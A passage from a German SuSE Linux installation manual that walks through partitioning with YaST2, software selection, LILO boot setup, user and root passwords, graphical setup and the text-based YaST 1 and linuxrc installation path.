- Wenn mehr als eine Platte vorgefunden wird, so muss zunächst entschieden werden, welche für die Installation zu benutzen ist. Die gefundenen Platten werden untereinander aufgelistet. – Oder
- Sie wählen die letzte Option ('Erweiterte Einstellungen'), um bei besonderen Erfordernissen das „Partitionieren“ manuell durchzuführen. Auf diesen Weg können Sie auch noch später ausweichen, wenn sich herausstellen sollte, dass Sie Platz schaffen müssen...

Im Normalfall werden Sie *eine* Festplatte auswählen und danach auf 'weiter' klicken.

#### Schritt 2

Eine dieser beiden Situationen kann auftreten:

- Wenn die Platte *nicht* leer ist, zeigt YaST2 hier alle bereits auf der Platte befindlichen Partitionen an, sowie den Punkt 'Gesamte Festplatte'. *Freier, nicht partitionierter* Speicherplatz am „Ende“ der Festplatte wird ebenfalls angezeigt und ist automatisch vorangewählt. Weiteren Platz kann YaST2 nur zusammenhängend nutzen, d. h. Partitionen können „von hinten“ her zur zusätzlichen Verwendung freigegeben werden, z. B. bei 3 eingerichteten Partitionen bleiben Partition 1 und 2 erhalten und Sie kreuzen die dritte zur Freigabe an.

Falls Sie sich entscheiden, die gesamte Platte für SuSE Linux zur Verfügung zu stellen, wählen Sie 'Gesamte Festplatte'.

- Bei einer *leeren* Platte wird die gesamte Platte für SuSE Linux verwendet.

Wenn Sie andere Erfordernisse haben, gehen Sie 'Zurück' zum letzten Dialog – wie auf auf dieser Seite gesagt –, um dort mit Hilfe der 'Erweiterten Einstellungen' manuell zu partitionieren.



### Hinweis

Da die angewählten Partitionen, die für SuSE Linux zur Verfügung gestellt werden sollen, formatiert werden müssen, gehen alle dort eventuell vorhandenen Daten unwiederherstellbar verloren!

**Achtung:** Wenn Sie 'Gesamte Festplatte' wählen, werden *alle* eventuell auf der Festplatte befindlichen Daten gelöscht, also auch alle Betriebssysteme.

Beim 'Weiter'-Gehen wird u. a. überprüft, ob der Speicherplatz für den minimalen Installationsumfang ausreicht, ob 3 weitere Partitionen eingerichtet werden können und ob von der Platte gebootet werden kann. – Falls etwas nicht passt, so werden Sie darauf hingewiesen und Sie können die Auswahl entsprechend ändern.

Wenn später die eigentliche Installation beginnt und alle Bedingungen erfüllt sind, wird YaST2 den Plattenplatz selbstständig einrichten. Die gesamte Platte bzw. der freie Platz und/oder die freigegebenen Partitionen werden für SuSE Linux in drei Standard-Partitionen aufgeteilt (und zwar in eine kleine Partition für /boot [etwa 16 MB] möglichst zu Beginn der Platte, eine Partition für Swap [128 MB] und der ganze Rest für /). Allgemeine Informationen zum Partitionieren finden Sie unter Abschnitt 2.9 auf Seite 75.

### Mögliche Probleme

- Eine bestimmte Partition kann nicht angewählt werden. YaST2 erlaubt es während des Standardwegs nicht, Partitionen „aus der Mitte“ der Festplatte festzulegen. Um diese Schwierigkeit zu umgehen, ist über die 'Erweiterten Einstellungen' zu partitionieren.

### 2.1.9 Auswahl der Software

In den kommenden Dialogen legen Sie den Umfang Ihrer SuSE Linux-Installation fest. Dazu wählen Sie eine der angezeigten Möglichkeiten aus, sowie eventuell gewünschte Zusatzkomponenten.

#### Software-Auswahl: Grundausrüstung festlegen

Sie müssen sich zunächst für die Grundausrüstung Ihres Systems entscheiden:

- **'Minimales System'** – Das 'Minimale System' ist ein voll funktionsfähiges Unix-Betriebssystem im Textmodus (Basissystem, sowie alle wichtigen Dienstprogramme). Wenn der Plattenplatz beschränkt ist, kann damit die grundsätzliche Funktion von SuSE Linux ausprobiert werden. Oder für eine konkrete Anwendung, die keine weitere Ausstattung des Systems erfordert. – Platzbedarf: ca. 200 MB.

**‘Standard-System’** – Das ‘Standard-System’ enthält eine ausgewogene Software-Zusammenstellung. Für den Anfang ist alles Wichtige dabei: grafische Oberfläche, Drucker, Spiele, Software für Internetzugang und -benutzung, Editoren, CD-Player usw. – Platzbedarf: ca. 900 MB, davon werden ca. 100 MB als Reserve für das System bzw. als Platz für Anwenderdaten freigehalten werden.

**‘Standard-System mit Office’** – Das ‘Standard-System mit Office’ umfasst zusätzlich zum ‘Standard-System’ Office-Anwendungen. – Platzbedarf: ca. 1,4 GB, davon ca. 200 MB Reserve.

**‘Fast alles’** – ‘Fast alles’ sollte installiert werden, wenn Sie wissen, dass der gesamte Umfang benötigt wird oder wenn Sie die ganze Bandbreite der SuSE Linux-Software kennen lernen wollen. Voraussetzung ist allerdings, dass vieeel Platz vorhanden ist. – Platzbedarf: mehr als 6 GB.

Das ‘Standard-System mit Office’ empfiehlt sich ganz besonders für den Einstieg; wenn Sie weitere Software benötigen, können Sie diese später nachinstallieren.

Aufbauend auf eine der genannten Zusammenstellungen („Grundausstattung“) erlaubt der Button ‘Erweiterte Auswahl’ einzelne Komponenten oder spezielle Anwendungen („Pakete“) hinzuzunehmen oder auszuschließen.

### Erweiterte Software-Auswahl: Details verändern

Wenn Sie im vorangegangenen Dialog ‘Erweiterte Auswahl’ gewählt haben, können Sie hier die Zusammenstellung im Detail verändern.

In der ‘Erweiterten Auswahl’ gibt es Paketgruppen im Angebot; Sie können beliebig viele Komponenten dazunehmen. Für freie Software haben Sie darüber hinaus die Möglichkeit, die Quellen gleich mitzuinstallieren; wählen Sie dazu ‘Verfügbare Quellen installieren’ an. Die Quellen nehmen mitunter viel Platz in Anspruch und sind in der Regel *nur für Programmierer* von Interesse.

#### Tipp

Die Software-Auswahl kann nach Abschluss der Installation jederzeit erweitert werden, indem Sie YaST2 oder das traditionelle YaST aufrufen, um mithilfe der Paketauswahl Software nachzuinstallieren (siehe Kapitel 3 auf Seite 91). Wenn Sie *jetzt* zu einem schnellen Ergebnis kommen wollen, sollten Sie sich während der Erstinstallation nicht zu sehr in den Dschungel der Anwendungen vertiefen ; - )




‘Kommerzielle Software’ steht ebenfalls zur Verfügung. Wählen Sie in diesem Dialog die gewünschten Programmpakete aus.

Über ‘Einzelne Anwendungen auswählen’ haben Sie gezielten Zugriff auf jede einzelne Anwendung bzw. auf jedes Software-Paket. Wenn Sie dort in den





**‘Auf C: (im MBR der ersten Festplatte)’** – Wenn SuSE Linux als alleiniges Betriebssystem installiert werden soll, so gehört LILO auf jeden Fall in den  **MBR** (engl. *Master Boot Record*).

LILO im MBR kann auch als Bootmanager für mehrere Betriebssysteme fungieren. Wählen Sie diese Möglichkeit aber nur dann, wenn Sie sich *sicher* sind, dass Ihre bereits installierten Systeme von LILO gebootet werden können – in der Regel ist dies bei Windows 95/98 der Fall; siehe dazu Abschnitt 4.7.1 auf Seite 147. Sind Sie im Zweifel, entscheiden Sie sich für die Möglichkeit ‘Bootdiskette erstellen’.

**‘Bootdiskette erstellen’** – Falls Ihr Rechner mit mehreren Betriebssystemen laufen soll, gibt es die Möglichkeit, für SuSE Linux eine Bootdiskette zu erstellen. So bleibt der bisherige Bootmechanismus völlig unbehelligt und SuSE Linux kann jederzeit von dieser Diskette gestartet werden. Wenn Sie auf Nummer sicher gehen wollen, sollten Sie diese Möglichkeit wählen.

Hinweis: Es ist möglich, das Booten mit LILO im MBR später noch mit Hilfe von YaST einzurichten (siehe Abschnitt 3.6.2 auf Seite 114, ‘LILO konfigurieren’).

**‘LILO nicht installieren (anderer Bootmanager)’** – Hiermit können Sie weiterhin Ihren eigenen Bootmanager benutzen. Am MBR (Master Boot Record) wird nichts geändert; LILO wird in der Partition `/boot` eingerichtet. Allerdings müssen Sie in diesem Fall *selbstständig* den vorhandenen Bootmanager neu konfigurieren. Eine Möglichkeit, wie dies für Windows NT und Linux geht, wird in Abschnitt 4.7.2 auf Seite 147 beschrieben.

**‘Auf andere Partition’** – Wählen Sie diese Möglichkeit, wenn Sie eine abweichende Partition angeben wollen oder müssen; vgl. den vorangegangenen Punkt.

Im Feld ‘Bootparameter’ sind bei Bedarf „Kernelparameter“ einzutragen; daraus wird die **append**-Zeile konstruiert; vgl. z. B. auf Seite 142 und auf Seite 425. Die **linear**-Option wird nur selten benötigt; diese Option dient dazu, dass Referenzen auf Plattensektoren als logische anstelle physikalischer Adressen abgelegt werden; vgl. auf Seite 140.

### 2.1.11 Benutzer-Information

Unter SuSE Linux können mehrere Benutzer gleichzeitig arbeiten und jeder, der das System benutzen will, muss sich zunächst anmelden. Das Anmelden wird als „Einloggen“ bezeichnet. Die Angaben in diesem Fenster dienen zum Anlegen Ihres „Benutzerkontos“ (Vor-, Nachname, Benutzername, Passwort).

Sie werden nun darum gebeten, Ihren Vor- und Nachnamen einzugeben. Außerdem wird Ihr „Benutzername“ und das Passwort festgelegt, mit dem Sie sich in SuSE Linux einloggen können.

Sie haben die Möglichkeit, sich mit dem Button ‘Vorschlagen’ den „Benutzernamen“ automatisch aus Vor- und Nachname erzeugen zu lassen (dieser Vorschlag kann geändert werden) oder Sie tippen den gewünschten Namen selbst ein.

Es muss ein Passwort eingegeben und zur Überprüfung nochmals wiederholt werden. Beachten Sie dabei die Groß-/Kleinschreibung. Zudem sollte es mindestens 5 Zeichen (maximal 8) lang sein und keine Umlaute enthalten. Erlaubt sind Sonderzeichen (z. B. #, . ; ) und Ziffern von 0 bis 9.

Bitte merken Sie sich Ihren „Benutzernamen“ und das Passwort gut, Sie werden es immer dann brauchen, wenn Sie mit SuSE Linux arbeiten wollen.

Mit `'weiter'` gelangen Sie zu einem weiteren Fenster für die Eingabe des `'root'`-Passwortes.

### 2.1.12 `'root'`-Passwort festlegen

Der Benutzer `'root'` ist unter Linux mit besonderen Privilegien ausgestattet, er kann z. B. Systemprozesse starten/beenden, Benutzer anlegen und entfernen, wichtige Systemdateien manipulieren usw., d. h. die Aufgaben eines *Systemadministrators* durchführen.

Sie werden hier dazu aufgefordert, für den Benutzer `'root'` ein Passwort zu vergeben; es gelten die gleichen Regeln wie für das Benutzer-Passwort.

#### Hinweis



Das `'root'`-Passwort müssen Sie sich gut merken, es kann später nicht mehr zur Einsicht abgerufen werden. Sie werden das Passwort immer dann brauchen, wenn Sie administrative Aufgaben am System durchzuführen haben.

Wenn Sie jetzt `'weiter'` sagen, wird's Ernst mit der eigentlichen Installation.

### 2.1.13 Einstellungen bestätigen – Installation starten

Um Ihnen eine Kontrollmöglichkeit zu geben, werden alle bisher gesammelten Daten angezeigt. Falls Sie Änderungen vornehmen möchten, gelangen Sie mit `'zurück'` schrittweise bis hin zur ersten Eingabemaske zurück.

Wenn alles passt und Sie `'weiter'` machen, erfolgt zunächst eine Sicherheitsabfrage (in grün), ob Sie die Installation jetzt tatsächlich mit den angezeigten Einstellungen starten möchten:

- Nach Bestätigung mit `'Ja installieren'` beginnt YaST2 mit der Einrichtung des Systems.
- Mit `'Nein'` haben Sie die Möglichkeit die Daten erneut zu kontrollieren und gegebenenfalls zu ändern, indem Sie `'zurück'` zur entsprechenden Maske gehen.

Falls Sie es sich nun doch anders überlegt haben und die Installation von SuSE Linux auf einen anderen Zeitpunkt verschieben möchten, haben Sie jetzt die

Möglichkeit, die Installation komplett abbrechen. Alle bisher gemachten Einstellungen und Angaben gehen dann verloren. Wenn Sie 'Installation abbrechen' wählen, wird Ihr Rechner nach nochmaliger Rückfrage heruntergefahren und Sie können bedenkenlos ausschalten oder neu booten. Auf Ihrem Rechner wurden bis zu diesem Zeitpunkt keinerlei Veränderungen vorgenommen.

Eine Besonderheit für „Experten“ wird Ihnen mit 'Einstellungen auf Diskette speichern' geboten. Alle Angaben werden dann auf Diskette gesichert, um Sie bei weiteren Installationen wieder abrufen zu können. Dieser Punkt kann nur dann erfolgreich gewählt werden, wenn Ihre Hardware das zulässt.

Sie haben sich für 'Ja installieren' entschieden und können YaST2 jetzt bei der Arbeit zusehen. Es wird jetzt Partitionen anlegen und formatieren. Je nach Systemausstattung und Größe der Festplatte wird dies einige Zeit in Anspruch nehmen. Vermeiden Sie einen Abbruch, da Sie damit die Festplatte in einen undefinierten Zustand versetzen würden.

Anschließend werden die Pakete von CD 1 eingelesen und es wird zunächst das SuSE Linux-Basissystem installiert; nach Ihrer Bestätigung mit 'Weiter' wird dieses textorientierte Basissystem gestartet. YaST2 setzt die Installation der Software fort und wird – falls erforderlich – die nächsten CDs angefordert; wenn Sie während dieser Phase die Installation 'Abbrechen', wird das System in keinem benutzbaren Zustand sein!

Entsprechend Ihren Angaben im Abschnitt 2.1.10 auf Seite 25 werden Sie ggf. aufgefordert eine formatierte Diskette einzulegen, um eine Bootdiskette erstellen zu lassen. Benutzen Sie hierzu *keine* der mitgelieferten Disketten! Falls LILO im MBR installiert wird, bekommen Sie die Mitteilung, mit welchem Befehl Sie den ursprünglichen MBR wiederherstellen können; notieren Sie sich bitte diesen Befehl.

SuSE Linux ist jetzt erfolgreich auf Ihrem Rechner installiert!

Es fehlt noch die Vorbereitung der grafischen Oberfläche; dieser Schritt entfällt freilich, wenn Sie nicht mehr als das 'Minimale System' installiert haben – das 'Minimale System' ist ja explizit für den Betrieb im Textmodus ausgelegt. Anschließend können Sie SuSE Linux das erste Mal ausprobieren.

### 2.1.14 Grafische Oberfläche vorbereiten

Um schon beim ersten *Einloggen* eine grafische Benutzeroberfläche zur Verfügung stellen zu können, wird YaST2 nun versuchen, alle benötigten Informationen über den angeschlossenen Monitor und die Grafikkarte selbstständig herauszufinden.

Wenn dies gelingt, wird eine geeignete Bildschirmauflösung, Farbeinstellung und Wiederholfrequenz für den Monitor gewählt und der Testbildschirm angezeigt.

#### Hinweis


Bitte kontrollieren Sie die Einstellungen, bevor Sie Ihr „Okay“ geben! Sehen Sie bei Ungewissheit in den Unterlagen zur Grafikkarte und zu Ihrem Monitor nach.



Wird der Monitor nicht erkannt, wählen Sie Ihr Modell bitte aus der angebotenen Liste aus ; besitzen Sie ein unbekanntes Modell, müssen Sie die Einstellungen von Hand eingeben oder die Daten von einer ‘Treiber-Diskette’ einlesen lassen, die eventuell mit Ihrem Monitor mitgeliefert wurde; in jedem Fall sollten Sie die Dokumentation zu Ihrem Monitor zurate ziehen. – Wenn Sie keine grafische Oberfläche wollen, wählen Sie aus der Herstellerliste den ersten Punkt ‘Kein X11 konfigurieren’ aus.

Schließlich kommt die Frage nach der Bildschirm-Einstellung. Die ideale Bildschirmauflösung hängt von Ihren Vorlieben und Ihrer Hardware ab. Als Farbtiefe (‘Anzahl der Farben’) sollten Sie 16bpp wählen.

### Mögliche Probleme

- In seltenen Fällen kann es notwendig sein, dass Sie den  *X-Server* „per Hand“ konfigurieren müssen; dazu ist später das Programm SaX zu starten. Hinweise zu SaX finden Sie in Abschnitt 8.3 auf Seite 264.

## 2.1.15 Systemkomponenten konfigurieren


Schon während der Installationsphase haben Sie die Möglichkeit, einige Systemkomponenten – soweit vorhanden – zu konfigurieren: Drucker, Sound, Internet und Netzwerk.

Sollte es bereits etwas spät geworden sein, verschieben Sie diese Tätigkeit guten Gewissens auf den nächsten Tag!

## 2.1.16 Erstes Einloggen

Jetzt ist es soweit – gleich werden Sie sich können anmelden.

Das grafische Login (der kdm-Displaymanager) erscheint nach einigen Momenten und zeigt die eingerichteten Benutzer an (Abbildung 9.6 auf Seite 321). Sie müssen nur noch den Benutzernamen bei **login:**, sowie Ihr Passwort eingeben und KDE (das „K Desktop Environment“) wird gestartet. – Erläuterungen zu KDE finden Sie in Abschnitt 9.2 auf Seite 319; außerdem steht Ihnen das Hilfesystem (kdehelp) zur Verfügung.

Wenn Sie im Textmodus weiterarbeiten, geben Sie Ihren Benutzernamen bei der Eingabeaufforderung **login:** ein. Nach Eingabe des Passwortes erscheint der  *Prompt* des Linux-Systems.

## 2.1.17 Ausblick und Arbeiten am System

Für Linux-Anfänger ist das Handbuch-Kapitel 19 auf Seite 545 ff. eine wertvolle Einstiegshilfe. Weiterführende Bücher sind im Literaturverzeichnis genannt

(vgl. auf Seite 620 ff.) und werden teilweise unter <http://www.suse.de/de/produkte/buecher/> kurz vorgestellt.

Machen Sie sich auch mit dem „alten“ YaST vertraut (Kapitel 3 auf Seite 91 ff.) – es kann Ihnen bei den Konfigurationsarbeiten im Alltag hilfreich zur Seite stehen.

- Details zur Einrichtung der grafischen Oberfläche, dem so genannten X Window System, entnehmen Sie dem Kapitel 8 auf Seite 261. Zur Konfiguration mit SaX lesen Sie bitte die Anleitung im Abschnitt 8.3 auf Seite 264 nach.
- Die Soundkarte ist Thema in Abschnitt 10.3 auf Seite 345 – dort geht es um „Hardware rund um den Linux-Rechner“.
- Wie Sie Ihren Drucker einrichten und welche Drucker unterstützt werden, erfahren Sie im Kapitel 12 auf Seite 381. Zur einfachen Installation mit YaST vergleichen Sie bitte Abschnitt 3.6.1 auf Seite 113.
- Wie Sie den Internetzugang konfigurieren, erfahren Sie im Kapitel 5.3 auf Seite 185. Speziell für die Modem-Einrichtung vergleichen Sie bitte Abschnitt 6.5 auf Seite 205, für ISDN ist Abschnitt 6.2 auf Seite 187 heranzuziehen.
- Über die Konfiguration eines Netzwerks lesen Sie bitte mehr im Kapitel 5 auf Seite 167.



### Hinweis

Wenn Sie ein internes Netz mit einem ISDN-Zugang koppeln, sind fortgeschrittene Netzwerkkennnisse erforderlich. In der weiterführenden Literatur sollten Sie Hinweise unter den Stichworten „Gateway“, „Router“ oder „Firewall“ finden.

## 2.2 Die Installation mit dem textbasierten YaST (YaST 1)

Viele Wege führen zum installierten Linux – aber manche davon sind komplizierter als andere.

Falls Sie kein Linux-Einsteiger mehr sind, mögen manche Erläuterungen unnötig oder langatmig erscheinen. Denken Sie einfach zurück an die Zeit, als Sie Ihren ersten Rechner hatten und dankbar jede Informationsquelle anzapften. . .

### 2.2.1 Ausgangslage

Bei SuSE Linux steht mit YaST ein Installationswerkzeug zur Verfügung, das Sie sicher von der Vorbereitung der Festplatte über die Software-Einrichtung bis hin zur Konfiguration eines grafischen Logins geleitet.

Normalerweise muss ein Rechner, auf dem SuSE Linux installiert werden soll, die folgenden Punkte erfüllen:

- Sie können von der mitgelieferten „Bootdisk“ oder direkt von der CD 1 den Rechner starten.
- Auf Ihrer Festplatte muss genügend Platz für die Linux-Installation vorhanden sein. Alternativ können (und sollten) Sie für Linux eine eigene, genügend große Festplatte zur Verfügung stellen.
- Ihr *CD-ROM-Laufwerk* wird von Linux unterstützt. Falls Sie das bislang nicht wissen: keine Panik, es lässt sich herausfinden.

Sollte einer dieser Punkte nicht zutreffen, gibt es „Umwege“, wie Sie gleichwohl eine Installation durchführen können. Derartige Wege werden in Abschnitt 2.4 auf Seite 52 ff. aufgezeigt.

### 2.2.2 Nun geht's los: Der Begrüßungsbildschirm

Schalten Sie den Rechner ein, und legen Sie die CD 1 und/oder die Diskette in das jeweilige Laufwerk ein. Falls der Rechner nicht booten will, müssen Sie zuvor möglicherweise die Bootreihenfolge im BIOS des Rechners auf A, C oder CDROM, C, A umstellen.

Nach wenigen Augenblicken wird der Begrüßungsbildschirm angezeigt (Abbildung 2.1 auf der nächsten Seite). Drücken Sie innerhalb von 3 Sekunden eine Taste (z. B. **Tab**), damit *nicht* automatisch YaST2 gestartet wird. Geben Sie nun **manual** am Bootprompt (**boot:**) ein und bestätigen Sie mit **↵**:

```
boot: manual ↵
```

Nun erscheinen am unteren Bildschirmrand die Meldungen "Loading init-disk.gz..." sowie "Loading linux..." und nach einiger Zeit bootet der *Kernel* und **linuxrc** wird gestartet.

Das Programm **linuxrc** ist menügeführt und wartet auf Eingaben des Benutzers.








Abbildung 2.1: Der Startbildschirm von SuSE Linux

### Mögliche Probleme

- Sollte Ihr CD-ROM-Laufwerk (ATAPI) beim Booten des Systems hängenbleiben, vergleichen Sie bitte den Abschnitt [2.8.5](#) auf Seite [69](#).
- Die CD 1, die einen optimierten Kernel für Pentium-Prozessoren aufweist, wird nicht als Bootmedium erkannt. Versuchen Sie auf die „Bootdisk“ oder auf CD 2 auszuweichen; vgl. Abschnitt [2.7.2](#) auf Seite [64](#).
- Andere Boot-Schwierigkeiten können in der Regel mit Kernel-Parametern umgangen werden; vgl. Abschnitt [14.3.2](#) auf Seite [425](#) ff.

### 2.2.3 Die Grundlegung: linuxrc

Mit dem Programm linuxrc können Sie Einstellungen zur Installation vornehmen. Falls notwendig können Sie Treiber als Kernelmodule laden. Am Ende wird linuxrc das Installationsprogramm YaST starten, und die eigentliche Installation der Systemsoftware und der Anwendungsprogramme kann beginnen.

Die Bedienung von linuxrc ist denkbar einfach: Mit  und  wählen Sie einen Menüpunkt, und mit  und  wählen Sie ein Kommando aus, etwa 'ok' oder 'Abbruch'. Mit  wird das Kommando ausgeführt.

Eine genaue Beschreibung von linuxrc finden Sie in Abschnitt [16.4](#) auf Seite [490](#) ff.




### Einstellungen und Hardware-Einbindung

Das Programm linuxrc beginnt mit der Auswahl der Sprache.





Abbildung 2.2: Auswahl der Sprache


- Wählen Sie eine Sprache aus. Da 'Deutsch' bereits vorgegeben ist, bestätigen Sie mit .
- Wählen Sie zwischen 'Farb-Bildschirm' und 'Schwarzweiß-Bildschirm' aus. Wenn Sie einen Farbbildschirm besitzen, bestätigen Sie wieder mit .
- Wählen Sie die Tastaturbelegung. In der Regel bestätigen Sie mit  für die voreingestellte Belegung 'Deutsch' – es sei denn, Sie haben eine andere Tastatur.

Jetzt sind wir im Hauptmenü von linuxrc (Abbildung 2.3 auf der nächsten Seite). Hier gibt es das folgende Angebot:

**'Einstellungen'** – Hier können Sie Sprache, Bildschirm oder Tastatur noch einmal ändern.

**'System-Information'** – Für Interessierte gibt es eine Menge Informationen über die Hardware, soweit diese vom Kernel erkannt wurde oder von bereits geladenen Modulen angesprochen wird.

**'Kernel-Module (Hardware-Treiber)'** – Hier müssen Sie eventuell rein, um die zur Hardware passenden Module zu laden.

*Regelfall:* Sie müssen diesen Menüpunkt *nicht* aufrufen, wenn Sie sowohl Festplatte(n) als auch das CD-ROM-Laufwerk ( **ATAPI**) an einem (E)IDE-Controller angeschlossen haben. Die (E)IDE-Unterstützung ist nämlich fest in den Kernel eingebaut.

**'Installation / System starten'** – Hier wird dann die Installation fortgesetzt.




Abbildung 2.3: Hauptmenü von linuxrc

‘**Abbruch / Reboot**’ – Falls Sie sich alles ganz anders überlegt haben...

Wählen Sie das Laden der Kernelmodule mit ‘Kernel-Module’ nur dann, wenn Sie Unterstützung für SCSI oder für PCMCIA (vgl. Abschnitt 11.1.6 auf Seite 373) benötigen oder wenn Sie *kein* ATAPI-Laufwerk Ihr Eigen nennen; wie Sie Module laden, können Sie in Abschnitt 16.4 auf Seite 490 nachlesen. Im folgenden Untermenü wählen Sie aus, wofür Sie Module laden wollen (oder besser gesagt: müssen). Es kommen in Frage:

**Ein SCSI-Modul** – wenn Sie eine SCSI-Festplatte oder SCSI-CD-ROM-Laufwerk haben.

**Ein CD-ROM-Modul** – falls Ihr CD-ROM-Laufwerk *nicht* am (E)IDE-Controller oder *nicht* am SCSI-Controller hängt.

**Ein Netzwerk-Modul** – falls Sie über NFS oder FTP installieren wollen – das ist hier aber nicht das Thema.

### Tipp

Wenn Sie Support für Ihr Installationsmedium (proprietäres CD-ROM-Laufwerk, Parallelport-CD-ROM-Laufwerk, Netzwerkkarte, PCMCIA) unter den Standard-Modulen vermissen, können Sie eventuell auf die zusätzlichen Treiber der modules-Diskette zurückgreifen. Dazu gehen Sie bis ans Ende der Liste und wählen dort den Punkt ‘-- Weitere Module --’; die modules-Diskette wird von linuxrc in diesem Fall angefordert.








Abbildung 2.5: Quellmedium in linuxrc auswählen

### Mögliche Probleme

- Der verwendete SCSI-Adapter wird nicht erkannt: Verwenden Sie einen Kernel, der den entsprechenden SCSI-Treiber fest hinzugebunden hat; erstellen Sie eine derartige Boot-Diskette, wie in Abschnitt 2.7.3 auf Seite 65 beschrieben.
- Das verwendete ATAPI-CD-ROM-Laufwerk bleibt beim Lesen hängen: siehe Abschnitt 2.8.5 auf Seite 69 und generell Abschnitt 2.8.13 auf Seite 72.
- Unter bislang ungeklärten Umständen kann es zu Problemen beim Laden der Daten in die RAM-Disk kommen und YaST kann nicht geladen werden. Meistens führt in diesen Fällen der folgende Weg zu einem brauchbaren Ergebnis:

Wählen Sie im linuxrc-Hauptmenü 'Einstellungen' → 'Debug (Experte)'; dort stellen Sie 'Erzwinge Rootimage' (engl. *Force root image*) auf nein (engl. *no*). Gehen Sie zurück ins Hauptmenü und beginnen Sie die Installation erneut.

### 2.2.4 YaST starten

YaST bietet einen Eingangsbildschirm mit 4 Punkten zur Auswahl an (vgl. Abbildung 2.7 auf Seite 38).



#### Hinweis

Wenn Sie YaST besser kennen lernen wollen oder spezielle Wartungsaufgaben haben, sehen Sie bitte im ausführlichen YaST-Kapitel nach (Kapitel 3 auf Seite 91 ff.)! – Am Anfang des YaST-Kapitels finden Sie Hinweise, wie die Tastaturbelegung unter YaST funktioniert.



Abbildung 2.6: YaST in linuxrc auswählen

**‘Linux neu installieren’** – Wenn ein neues SuSE Linux installiert werden soll. Mit genau diesem Punkt werden wir uns im Folgenden beschäftigen ; - )

**‘Bestehendes Linux-System updaten’** – Das Update eines SuSE Linux ist Thema in Abschnitt 15.1 auf Seite 461.

**‘Installation im Experten-Modus’** – Wenn Sie diesen Installationsmodus wählen, haben Sie während der Installation vielfach die Möglichkeit gezielt einzugreifen. Wählen Sie diesen Punkt bitte nur dann, wenn Sie ausreichend Linux-Erfahrungen haben und wenn Sie sicher wissen, welche Schritte nacheinander zu erfolgen haben. Der Experten-Modus wird im Folgenden *nicht* erklärt!

**‘Abbruch - keine Installation’** – Falls Sie es sich im letzten Moment anders überlegt haben...

Wählen Sie ‘Linux neu installieren’.

Bitte vergleichen Sie, *bevor* Sie eventuell selbst partitionieren, Abschnitt 2.9 auf Seite 75; dort finden Sie Hintergrund-Informationen.

### 2.2.5 Festplatte partitionieren und formatieren

YaST teilt Ihnen nun mit, dass eine Festplatte gefunden wurde. Falls dort „freier“ Plattenbereich vorhanden ist, wird YaST dies feststellen und vorschlagen, den Bereich für Linux zu verwenden (Maske ‘Freien Bereich nutzen?’).




Abbildung 2.7: YaST Eingangsbildschirm



### Tipp

Sollte bereits eine Swap-Partition vorhanden sein – eventuell von einer vorangegangenen Installation –, so wird YaST fragen, ob diese Swap-Partition verwendet und schließlich in das System eingebunden werden soll.

Gehen Sie so vor, um die erforderlichen Partitionen einzurichten:

**‘Partitionieren’** – Die Frage nach der Partitionierung muss in der Regel bei einer SuSE Linux-Erst- oder bei einer -Neuinstallation mit ‘Partitionieren’ beantwortet werden. ‘LVM Einrichten’ wählen Sie bitte nicht aus – es sei denn, Sie wissen, was ein *Logical Volume Manager* ist und Sie sind sich weiterhin sicher, dass Sie einen solchen benötigen.

**‘JA’** – Wenn Sie ‘Ja’ sagen, partitioniert YaST selbständig und Sie können mit Abschnitt 2.2.7 auf Seite 41 weitermachen.

**‘Nein’** – Sagen Sie ‘Nein’, können Sie interaktiv partitionieren.

